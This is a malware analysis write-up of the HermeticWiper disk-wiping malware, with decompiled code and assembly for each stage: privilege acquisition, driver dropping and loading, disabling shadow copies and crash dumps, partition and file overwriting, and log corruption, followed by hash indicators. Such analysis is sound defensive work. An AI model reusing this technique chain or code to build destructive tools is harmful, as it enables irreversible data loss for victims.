# HermeticWiper/FoxBlade Analysis (in-depth)

By Abdallah Elnoty

Published: 2022-03-04 · Archived: 2026-04-06 00:48:07 UTC

On February 23 during the war between Russia and Ukrainian, A malware which is targeting Ukrainian infrastructure (windows devices) by Russian Federation forces has since been observed in the neighboring countries of Latvia and Lithuania. HermeticWiper makes a system inoperable by corrupting its data by manipulating the MBR resulting in subsequent boot failure. Malware artifacts suggest that the attacks had been planned for several months.

## Sample OverviewPermalink

SHA256: `0385EEAB00E946A302B24A91DEA4187C1210597B8E17CD9E2230450F5ECE21DA`

The digital certificate is issued under the company name ‘Hermetica Digital Ltd’ and valid as of April 2021.

Code Signing Certificate

| | |
|---|---|
| **Organisation:** | Hermetica Digital Ltd |
| **Issuer:** | DigiCert EV Code Signing CA (SHA2) |
| **Algorithm:** | sha256WithRSAEncryption |
| **Valid from:** | 2021-04-13T00:00:00Z |
| **Valid to:** | 2022-04-14T23:59:59Z |
| **Serial number:** | 0c48732873ac8ccebaf8f0e1e8329cec |
| **Intelligence:** | ! 2 malware samples on MalwareBazaar are signed with this code signing certificate |
| **Thumbprint Algorithm:** | SHA256 |
| **Thumbprint:** | 14ffc96c8cc2ea2d732ed75c3093d20187a4c72d02654ff4520448ba7f8c7df6 |
| **Source:** | This information was brought to you by ReversingLabs A1000 Malware Analysis Platform |

## Get PrivilegesPermalink

First, the malware fetches the command line arguments an converts it to integer then gets the infected system time.

```
memset(hEvent, 0, sizeof(hEvent));
pNumArgs = 0;
ptr_to_cmd_args = 0;
CommandLineW = GetCommandLineW();
if ( CommandLineW )
  ptr_to_cmd_args = CommandLineToArgvW(CommandLineW, &pNumArgs);
SystemTimeAsFileTime = 0i64;
GetSystemTimeAsFileTime(&SystemTimeAsFileTime);// get current system time
v2 = 0;
v3 = StrToIntW;
if ( pNumArgs != 2 )
{
  if ( pNumArgs != 3 )
    goto LABEL_8;
  v2 = ptr_to_cmd_args[2];
}
if ( ptr_to_cmd_args[1] )
{
  ptr_to_cmd_in_int = StrToIntW(ptr_to_cmd_args[1]);// convert string args to integers
  v3 = StrToIntW;
  v5 = ptr_to_cmd_in_int;
  v40.dwLowDateTime = ptr_to_cmd_in_int;
  goto LABEL_9;
}
LABEL_8:
v5 = 35;
v40.dwLowDateTime = 35;
```

Malware gets access token for the current process and tries to get executable file path. Here is a small trick.

```
ProcessHeap = GetProcessHeap();
v9 = HeapAlloc(ProcessHeap, 8u, HIDWORD(v34));
*SeShutdownPrivilege = 'e\0S';                  // SeShutdo
v46 = 'h\0S';
v47 = 't\0u';
v48 = 'o\0d';
v49 = '\x02\x9A';
v50 = 0;
v51 = 'v\0i';                                   // ivilege
v52 = 'l\0i';
v53 = 'g\0e';
v54 = 'e';
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
{
  if ( !GetModuleFileNameW(0, Filename, 0x104u) )
    wsprintfW(Filename, L"c*");
  FindFirstFileW(Filename, &FindFileData);
  v11 = GetLastError;
  GetLastError();
  CharLowerW(FindFileData.cFileName);
  v13 = FindFileData.cFileName[0];
  v31[2 * FindFileData.cFileName[0]] = 'n\0w';// wn
  v31[2 * v13 + 1] = 'r\0P';                  // Pr
  LookupPrivilegeValueW(0, SeShutdownPrivilege, (v9 + 4));
  LookupPrivilegeValueW(0, L"SeBackupPrivilege", v9 + 2);
```

Here malware needs to complete API calling

SeShutdo <4 bytes> ivilege

Path starts with "c"

Malware ensures that path starts with small c

Fill missing data

Get the Privilege

If the file name can't be obtained, the `c` letter is used by default (it's the expected one). If the sample has a different name, then some bytes of the string get placed somewhere unexpected on the stack, almost certainly leading to a crash later on.

the call to `CharLowerW` ensures the comparison is made using a lower-case "c", as can be seen in the screenshot below.

```
mov     ebx, eax
mov     dword ptr [esp+64], 650053h ; Se
mov     dword ptr [esp+68], 680053h ; Sh
mov     dword ptr [esp+72], 740075h ; ut
mov     dword ptr [esp+76], 6F0064h ; do
mov     dword ptr [esp+80], 29Ah
mov     dword ptr [esp+84], 0
mov     dword ptr [esp+88], 760069h ; iv
mov     dword ptr [esp+92], 6C0069h ; il
mov     dword ptr [esp+96], 670065h ; eg
mov     dword ptr [esp+100], 65h ; 'e' ; e
```

```
call    ds:CharLowerW
movzx   eax, word ptr [esp+780] ; eax <-- 'c' = 99
mov     esi, ds:LookupPrivilegeValueW
mov     dword ptr [esp+eax*8-712], 6E0077h ; wn -> [esp+80]
mov     dword ptr [esp+eax*8-708], 720050h ; Pr -> [esp+84]
lea     eax, [ebx+4]
push    eax             ; lpLuid
lea     eax, [esp+534h+SeShutdownPrivilege]
```

Then `LookUpPriviledgevalueW` API is being called for accessing privilege `SeShutdownPrivilege` & `SeBackupPrivilege` on infected system.

## Dropped payload[Permalink]

The malware determines whether the system is x64 or x32.

```
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
v38 = wnsprintfW(pszDest, 260, L"\\??\\");
if ( ModuleHandleW )
{
  Wow64DisableWow64FsRedirection = GetProcAddress(ModuleHandleW, "Wow64DisableWow64FsRedirection");
  GetProcAddress(ModuleHandleW, "Wow64RevertWow64FsRedirection");
  IsWow64Process = GetProcAddress(ModuleHandleW, "IsWow64Process");
  if ( IsWow64Process )
  {
    CurrentProcess = GetCurrentProcess();
    IsWow64Process(CurrentProcess, &v40);
  }
}
```

Then it gets information about the operating system version with `dwMajorVersion` & `dwMinorVersion`.


In our case, the wiper checks if windows version is vista or higher according to (**6.0** is windows vista).

```
memset(&VersionInformation, 0, sizeof(VersionInformation));
VersionInformation.dwOSVersionInfoSize = 284;
VersionInformation.dwMajorVersion = 6;
VersionInformation.dwMinorVersion = 0;
v5 = VerSetConditionMask(0i64, 2u, 3u);
v6 = VerSetConditionMask(v5, 1u, 3u);
```

According to these information, it drops the appropriate driver from `RCDATA` which is stored in the resources section of the PE file. If the operation failed, the malware terminates.

```
if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
{
  if ( v40 )
    ResourceW = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
}
else
{
  if ( GetLastError() != 1150 )
    return 0;
  v35 = 1;
  if ( v40 )
    ResourceW = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
}
v8 = ResourceW;
if ( !ResourceW )
  return 0;
Resource = LoadResource(hModule, ResourceW);
if ( !Resource )
  return 0;
lpBuffer = LockResource(Resource);
if ( !lpBuffer )
  return 0;
```

This is a view from **Resource Hacker** tool.



Then it sets `CrashDumpEnabled` to `0` to prevent windows from writing a log file if it stops unexpectedly.

```
if ( !RegOpenKeyW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Control\\CrashControl", &phkResult) )
{
  *Data = 0;
  RegSetValueExW(phkResult, L"CrashDumpEnabled", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
```

Then it calls `ReadWrite_IO_on_disk` which performs read write operations on disk using `DeviceIoControl` API.

```
ReadWrite_IO_on_disk(v16);
memset(&ReOpenBuf, 0, sizeof(ReOpenBuf));
memset(&v27, 0, sizeof(v27));
v20 = LZOpenFileW(v16, &ReOpenBuf, 2u);
if ( v20 >= 0 )
{
  PathAddExtensionW(pszDest, L".sys");
  v21 = LZOpenFileW(v16, &v27, 0x1002u);
  lpBuffer = v21;
  if ( v21 >= 0 )
  {
    v22 = LZCopy(v20, v21);
    LZClose(v20);
    LZClose(lpBuffer);
```

The Malware creates `\Drivers` dir in `system32` directory path to drop its malicious driver.

```
wnsprintfW(Destination, 260, L"\\\\.\\EPMNTDRV\\%u", 0);
v10 = DeviceIO_access_control(Destination, 0);
if ( !v10 || v10 == -1 )
{
  *Data = &pszDest[v38];
  if ( GetSystemDirectoryW(*Data, 0x104u) )   // system32 path
  {
    PathAppendW(pszDest, L"Drivers");         // Create Drivers dir in sys32 path
    PathAddBackslashW(pszDest);
    v38 = 26;
    v12 = &pszDest[wcslen(pszDest)];
```

So the full path is `C:\Windows\System32\Drivers\EPMNTDRV.sys`.


## Loading driver as a service[Permalink]

The malware gets privilege to `SeLoadDriverPrivilege` to take access to load a driver as a service.

```
ProcessHeap = GetProcessHeap();
v4 = HeapAlloc(ProcessHeap, 8u, 0x40u);
if ( v4 )
{
  CurrentProcess = GetCurrentProcess();
  if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
  {
    LookupPrivilegeValueW(0, L"SeLoadDriverPrivilege", &v4->Privileges[0].Luid);
    v4->PrivilegeCount = 1;
    v4->Privileges[0].Attributes = 2;
    hSCManager = AdjustTokenPrivileges(TokenHandle, 0, v4, 0, 0, 0);
  }
```

I will give you the API sequence used to start this process: `OpenSCManagerW()` => `OpenServiceW()` => `CreateServiceW()` => `StartServiceW()`

```
if ( hSCManager )
{
  if ( lpBinaryPathName )
  {
    v7 = OpenSCManagerW(0, L"ServicesActive", 3u);
    hSCManager = v7;
    if ( !v7 )
    {
      LastError = GetLastError();
      SetLastError(LastError);
      return 0;
    }
    ServiceW = OpenServiceW(v7, lpServiceName, 0x16u);
    if ( ServiceW )
    {
      memset(&ServiceStatus, 0, sizeof(ServiceStatus));
      if ( QueryServiceStatus(ServiceW, &ServiceStatus) )
      {
        started = ServiceStatus.dwCurrentState == 4;
      }
      else if ( !ChangeServiceConfigW(ServiceW, 1u, 3u, 1u, lpBinaryPathName, 0, 0, 0, 0, 0, 0) )
      {
        v15 = ServiceW;
        v12 = CloseServiceHandle;
```




And so the driver process should be up and running.

## VSS service disablingPermalink

Another interesting capability presented by the sample is to disbable the **shadow copy** service in order to avoid even a partial recovery of the files.

```
if ( mw_load_drive(&v37) )
{
  v14 = 0;
  v15 = OpenSCManagerW(0, L"ServicesActive", 0xF003Fu);
  TokenHandle.dwLowDateTime = v15;
  if ( v15 )
  {
    v16 = OpenServiceW(v15, L"vss", 0x22u);
    vss_handle = v16;
    if ( v16 )
    {
      if ( !ChangeServiceConfigW(v16, 0x10u, 4u, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0, 0) )
        v14 = v11();
      ControlService(vss_handle, 1u, 0);
      CloseServiceHandle(vss_handle);
      CloseServiceHandle(TokenHandle.dwLowDateTime);
    }
```

## Wiping Partitions[Permalink]

In this step, malware is tampering and wiping the disk data, by carrying out a cycle of 100 iterations on the `\\.\PhysicalDrive` object that is can access. The permission is gained by `DeviceIoControl` windows API.

```
for ( i = 0; i <= 100; ++i )
  mw_choose_partition_and_wipe(mw_do_ops);
```

In this function, malware gets handle to `0x70050` (IOCTL_DISK_GET_DRIVE_LAYOUT_EX) from function `DeviceIoControl` with `IoControlCode` to get the device number.

```
wnsprintfW(pszDest, 260, L"\\\\.\\PhysicalDrive%u", a1);
v5 = DeviceIO_access_control(pszDest, &v26, v25);
v6 = v5;
if ( v5 != -1 )
{
  if ( !v5 )
    return 0;
  v7 = 9408;
  ProcessHeap = GetProcessHeap();
  v3 = HeapAlloc(ProcessHeap, 8u, 0x24C0u);
  DeviceIoControl(v6, 0x70050u, 0, 0, v3, 0x24C0u, &BytesReturned, 0);
  if ( GetLastError() == 122 )
  {
    while ( 1 )
    {
      v9 = GetProcessHeap();
      HeapFree(v9, 0, v3);
      v7 += 144;
      v3 = 0;
      if ( v7 >= 0x48C0 )
        break;
      v10 = GetProcessHeap();
      v3 = HeapAlloc(v10, 8u, v7);
      if ( !v3 )
      {
        GetLastError();
        break;
      }
      DeviceIoControl(v6, 0x70050u, 0, 0, v3, v7, &BytesReturned, 0);
```

Handle to IOCTL_DISK_GET_DRIVE_LAYOUT_EX

In `alloc_and_read_operations_on_disk` function, malware reads operations using `CreateFileW` & `DeviceIoControl` used for perform task on `NTFS` based disk for which **FSCTL_GET_NTFS_VOLUME_DATA**

```
  if ( GetModuleFileNameW(0, Filename, 0x104u) )
    ReadWrite_IO_on_disk(Filename, &v37);
  for ( i = 0; i <= 100; ++i )
    mw_choose_partition_and_wipe(i, &v38, mw_do_ops);
  mw_alloc_and_read_operations_on_disk(L"C:\\System Volume Information", 1, &v38);
```

```
if ( DeviceIoControl(*&v40[40], IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS, 0, 0, v17, 0x80u, &v41, 0)
  && (memset(v40, 0, 40), v18 = GetProcessHeap(), (v19 = HeapAlloc(v18, 0, 0x60u)) != 0) )
{
  v20 = DeviceIoControl(*&v40[40], FSCTL_GET_NTFS_VOLUME_DATA, 0, 0, v19, 0x60u, &BytesReturned, 0);
```

## Global Folder Options[Permalink]

The malware modifies a couple of `GlobalFolderOptions` to achieve more stealth.

- `showCompColor` : Displays compressed and encrypted NTFS files in color.
- `ShowInfoTip` : Shows pop-up descriptions for folder and desktop items.

```
memset(Class, 0, sizeof(Class));
cchClass = 260;
cSubKeys = 0;
RegQueryInfoKeyW(HKEY_USERS, Class, &cchClass, 0, &cSubKeys, 0, 0, 0, 0, 0, 0, 0);
if ( cSubKeys )
{
  for ( i = 0; i < cSubKeys; ++i )
  {
    cchName = 255;
    if ( !RegEnumKeyExW(HKEY_USERS, i, Name, &cchName, 0, 0, 0, 0) )
    {
      phkResult = 0;
      if ( !RegOpenKeyW(HKEY_USERS, Name, &phkResult) )
      {
        hKey = 0;
        if ( !RegOpenKeyW(phkResult, L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced", &hKey) )
        {
          *Data = 0;
          RegSetValueExW(hKey, L"ShowCompColor", 0, 4u, Data, 4u);
          RegSetValueExW(hKey, L"ShowInfoTip", 0, 4u, Data, 4u);
          RegCloseKey(hKey);
        }
        RegCloseKey(phkResult);
      }
    }
  }
}
```

## Encrypting system files[Permalink]

After this preparation, the malware calls some functions to enumerate all important data on the disk and corrupt it.

```
for ( j = 0; j <= 100; ++j )
  mw_choose_partition_and_wipe(j, &v35, mw_check_if_disk_is_FAT);
mw_get_drives_strings(mw_get_NTFS_attributes, &v35);
mw_loop_on_dir(mw_check_for_APPDATA, L"\\\\?\\C:\\Documents and Settings", mw_checks_ntusr_and_enc, &v35);
mw_loop_on_dir(mw_check_for_desktop_and_documents, L"\\\\?\\C:\\Documents and Settings", mw_enc, &v35);
mw_alloc_and_read_operations_on_disk(L"\\\\?\\C:\\Windows\\System32\\winevt\\Logs", 1, &v35);
```

If the system is FAT32, the malware overwrites random data on disk.

```
result = mw_select_file(a5, SHIDWORD(a5), v20);
v16 = result;
if ( result )
{
  v6 = *(a2 + 11) * *(a2 + 13);
  v14 = *(a2 + 11);
  v13 = v22;
  v12 = v21;
  v7 = sub_4010B0(*(a2 + 48), v6);
  mw_encrypt_by_overwrite_random_data(a4, a3, a5 + v7, (a5 + v7) >> 32, v12, v13, v14, v6);
  v15 = *(a2 + 11);
  v8 = sub_4010B0(*(a2 + 56), v6);
  mw_encrypt_by_overwrite_random_data(a4, a3, a5 + v8, (a5 + v8) >> 32, v6, 0, v15, v6);
  return v16;
```

In this step, Disk is gonna die. Look at details from the function `mw_encrypt_by_overwrite_random_data` that overwrites disk.

```
phProv = (__PAIR64__(a6, a5) + __PAIR64__(a4, a3)) >> 32;
while ( 1 )
{
  v24 = v23[4];
  v25 = v23[2];
  v26 = v23[3];
  HIDWORD(v41) = v23[5];
  LODWORD(v41) = v24;
  v27 = __PAIR64__(v26, v24) + __PAIR64__(HIDWORD(v41), v25);
  if ( __PAIR64__(phProv, v43) >= __PAIR64__(v26, v25) && __PAIR64__(phProv, v43) < v27 )
  {
    v32 = v25 - v43;
    v31 = (__PAIR64__(v26, v25) - __PAIR64__(phProv, v43)) >> 32;
    v33 = v41;
    v23[2] = a3;
    v34 = __PAIR64__(a6, a5) + __PAIR64__(v31, v33) + __PAIR64__(HIDWORD(v41), v32);
    v23[3] = a4;
    result = v23;
    *(v23 + 2) = v34;
    return result;
  }
  if ( __PAIR64__(a4, a3) > __PAIR64__(v26, v25) )
  {
    if ( __PAIR64__(phProv, v43) <= v27 )
      goto LABEL_35;
    if ( __PAIR64__(a4, a3) <= v27 )
    {
      v35 = v41 - v27;
      v36 = __CFADD__(v43, v41 - v27);
      v23[4] = v43 + v41 - v27;
      result = v23;
      v23[5] = phProv + v36 + HIDWORD(v35);
      return result;
```

Otherwise, If the system is NTFS, the malware gets system attributes like `$Bitmap` & `$LogFile` that impacts **Master Boot Record **(MBR).

```
v10[0] = L"$Bitmap";
v10[1] = L"$LogFile";
memset(psz1, 0, sizeof(psz1));
v2 = lpString;
do
{
  v3 = *v2++;
  *(v2 + psz1 - lpString - 2) = v3;
}
while ( v3 );
for ( i = 0; i < 2; ++i )
{
  v5 = v10[i];
  v6 = psz1 + 2 * lstrlenW(lpString) - v5;
  do
  {
    v7 = *v5++;
    *(v5 + v6 - 2) = v7;
  }
  while ( v7 );
  ReadWrite_IO_on_disk(psz1, a2);
}
return 0;
```

The so-called overwrite method is very brutal and prevents any way of data recovery.

Of course, we don't need to mention that these methods are used to encrypt "Documents & Desktop & AppData" directories.


```
v3 = (*a2 & 0x10) == 0;
pszSrch = L"AppData";
if ( v3 )
  return 1;
v4 = 0;
while ( !StrStrIW(pszFirst, (&pszSrch)[v4]) )
{
  if ( ++v4 )
    return 1;
}
```

```
v3 = (*a2 & 0x10) == 0;
pszSrch[0] = L"My Documents";
pszSrch[1] = L"Desktop";
if ( v3 )
  return 0;
v4 = 0;
while ( !StrStrIW(pszFirst, pszSrch[v4]) )
{
  if ( ++v4 >= 2 )
    return 0;
}
```

## Anti ForensicsPermalink


The malware used anti-forensics techniques to corrupt **logs** file and prevent DFIR team from tracking what was happening on disk.

First, malware reads `logs` file on infected system by passing `\\\\?\\C:\\Windows\\System32\\winevt\\Logs` as argument then encrypts it.





## Multi ThreadingPermalink

Finally I want to draw your attention to the fact that the malware uses multi-threading to make the job efficient and hurt victim well. As usual the bad guys are dedicated to their work.



As we see here, `WaitForSingleObject` function is used to force the malware to wait infinitely until all encryption threads finish.




## ConclusionPermalink

However, during these last critical hours, as real war has been foreseen by the proliferation of weapons of cyber sabotage, such as DDoS attacks and wipers, like this one just analyzed. Many organizations are shocked, panicked, fall and lose almost all of their information. This is the first time for me to see this tragedy. I solved this serious wiper malware and hope to help our community to defend against bad guys. Now, we have a completely infected system. We can't get back anything we've lost, just delete everything and start over.


## IOCsPermalink

| Name | sha256 |
| --- | --- |
| Sample hash | 0385EEAB00E946A302B24A91DEA4187C1210597B8E17CD9E2230450F5ECE21DA |
| DRV_X64 | E5F3EF69A534260E899A36CEC459440DC572388DEFD8F1D98760D31C700F42D5 |
| DRV_X86 | B01E0C6AC0B8BCDE145AB7B68CF246DEEA9402FA7EA3AEDE7105F7051FE240C1 |
| DRV_XP_X64 | B6F2E008967C5527337448D768F2332D14B92DE22A1279FD4D91000BB3D4A0FD |
| DRV_XP_X86 | FD7EACC2F87ACEAC865B0AA97A50503D44B799F27737E009F91F3C281233C17D |

---